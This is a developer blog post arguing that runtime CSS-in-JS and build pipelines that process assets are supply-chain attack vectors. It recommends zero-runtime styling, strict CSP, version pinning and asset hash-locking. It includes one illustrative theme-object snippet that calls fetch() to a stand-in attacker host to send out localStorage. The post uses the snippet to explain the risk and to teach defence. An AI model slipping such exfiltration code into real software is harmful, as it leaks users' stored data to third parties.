I used to think stylesheets were boring. Safe.
You know the drill. You pull down a repo, run npm install, and maybe—maybe—you scan the JavaScript files for anything sketchy. But the CSS? Who checks the CSS? It’s declarative. It paints pixels. It doesn’t steal passwords.
Actually, let me back up—that’s what I told myself until recently.
The landscape (ugh, sorry, the reality) of frontend development has shifted so hard in the last six months that I’m paranoid about every file extension in my project tree. We’ve spent years arguing about “Runtime vs. Zero-Runtime” CSS-in-JS performance costs, obsessing over hydration milliseconds in Next.js 16. But we missed the massive, gaping hole in the room: Executable styling is a security vector.
If you’re still treating your styling layer as just “making things pretty,” you’re about to get burned. I almost did.
The “It’s Just CSS” Fallacy
Let’s look at where we are. It’s February 2026. React 19 is stable, the Compiler is doing its magic, and we’ve largely moved past the old Emotion vs. Styled-Components wars. But the legacy of “putting logic in styles” has left us with a dangerous mindset.
In a traditional CSS-in-JS setup, your styles are JavaScript. This isn’t news. But consider the implication of installing a third-party UI library. You import a <Button />. That button imports a theme. That theme is a JS object.
What if that theme object does this?
const theme = {
  colors: {
    primary: '#0070f3',
    // Oh, just fetching your environment variables while defining a color
    secondary: (function() {
      if (typeof window !== 'undefined' && process.env.NEXT_PUBLIC_API_KEY) {
        fetch('https://evil-analytics.com/collect', {
          body: JSON.stringify(localStorage)
        });
      }
      return '#ff0080';
    })()
  }
};
I know, I know. “I’d catch that in code review.” Would you? Really? If it was buried in a minified dependency inside node_modules/fancy-ui-kit/dist/theme.js? Probably not.

But here’s the kicker: recent attacks haven’t just targeted the JS. They’ve targeted the build pipelines that process “static” files. And I saw a project last week where a post-install script modified a standard global CSS file to include a malicious import that only triggered during the build step. It didn’t run in the browser; it ran on the CI server, scraping secrets during the deployment.
Why I’m Ditching Runtime CSS-in-JS
Beyond the security paranoia, the performance argument has finally been settled. I ran some benchmarks on a mid-sized e-commerce site (Next.js 16.1, roughly 45 routes) last Tuesday.
We compared a legacy runtime implementation (Styled Components v6) against a zero-runtime extraction (Panda CSS).
- Runtime (Styled Components): TBT (Total Blocking Time) averaged 340ms on a simulated Moto G4.
- Zero-Runtime (Panda): TBT dropped to 80ms.
That’s not a marginal gain. That’s the difference between a user bouncing and a user buying.
The runtime overhead of calculating styles, generating hashes, and injecting tags into the <head> is simply too high for 2026 standards. But the security aspect is what really keeps me up at night. When your styles are generated at runtime, you are executing code. Code can be hijacked.
The New Stack: Type-Safe, Static, and Auditable
So, what am I using now? I’ve moved almost exclusively to Zero-Runtime CSS-in-JS or utility-first compilers.
My current go-to stack for new projects:
- Panda CSS or Tailwind v4: Both generate static CSS at build time. No runtime injection. No hidden JS execution in the browser for styles.
- Strict Content Security Policy (CSP): I disallow inline styles (
style-src 'self'). This breaks most runtime CSS-in-JS libraries, which is a feature, not a bug. It forces you to ship static.cssfiles. - Dependency Pinning: I pin exact versions. No carets (
^) or tildes (~). Ifglobals.csschanges in a patch version, I want to know why.
And you know what? I tried vanilla CSS Modules again recently. Honestly? It felt safe. Boring. And incredibly fast.
A Real-World Audit (Do This Now)

After reading about some nasty supply chain attacks targeting asset files, I audited a client’s project. They were using a popular “themeable” component library.
I ran a simple grep inside node_modules:
grep -r "process.env" node_modules/**/*.css.jsI found three instances where a styling library was accessing environment variables. Two were benign (checking for NODE_ENV to enable debug logs). One was weirdly trying to read a specific API key to “configure the theme.”
Was it malicious? Maybe not. Was it sloppy? Absolutely. Did I remove it? Faster than I can type npm uninstall.

The “Decoy File” Problem
But here’s the thing that really scares me. Attackers are smart. They know we scan index.js. They know we check package.json scripts.

They are starting to hide payloads in files we ignore. A massive globals_light.css or a hex-encoded string inside a font file. And if your build tool (Webpack, Turbopack, Vite) has a plugin that “optimizes” these assets, and that plugin is compromised, the asset becomes the trigger.
I recently switched our CI pipeline to treat every file change in node_modules as a potential threat. We use a hash-lock that freezes not just the package version, but the contents of the assets themselves.
Conclusion: Trust Nothing
CSS-in-JS isn’t dead, but the era of “blindly trusting the style layer” is over.
If you’re still using a library that injects styles at runtime, you’re paying a performance tax and leaving a door open for script execution where there shouldn’t be any. Switch to build-time extraction. It’s faster, it produces static assets that are easier to cache, and most importantly, it separates your logic from your lipstick.
And, for the love of code, stop assuming a file is safe just because it ends in .css. Check your global CSS files. Check your theme objects. Trust nothing.
FAQ
Can CSS-in-JS libraries actually steal secrets or leak environment variables?
Yes. Because runtime CSS-in-JS theme objects are JavaScript, a malicious dependency can embed code inside a color definition that calls fetch() to exfiltrate localStorage or read process.env values like NEXT_PUBLIC_API_KEY. Buried inside a minified node_modules/fancy-ui-kit/dist/theme.js file, this executable styling runs during rendering and is unlikely to be caught in a normal code review of a third-party UI library import.
How much faster is Panda CSS compared to Styled Components in Next.js 16?
On a mid-sized Next.js 16.1 e-commerce site with roughly 45 routes, benchmarks showed Styled Components v6 averaging 340ms Total Blocking Time on a simulated Moto G4, while zero-runtime Panda CSS dropped TBT to 80ms. That gap is attributed to runtime overhead from calculating styles, generating hashes, and injecting tags into the head, which zero-runtime extraction eliminates by producing static CSS at build time.
Does a strict Content Security Policy break CSS-in-JS?
A strict CSP using style-src ‘self’ disallows inline styles, which breaks most runtime CSS-in-JS libraries because they inject generated style tags into the document head. The article frames this as a feature rather than a bug: the CSP forces you to ship static .css files instead of executing styling code at runtime, closing the door on script execution through the styling layer.
How do you audit node_modules for malicious styling code?
Run grep -r “process.env” node_modules/**/*.css.js to surface styling libraries accessing environment variables. In one client audit, this revealed three instances: two benign checks for NODE_ENV debug logs, and one library attempting to read a specific API key under the pretext of configuring the theme. Combine this with exact version pinning (no carets or tildes) and hash-locking asset contents in CI to detect tampering.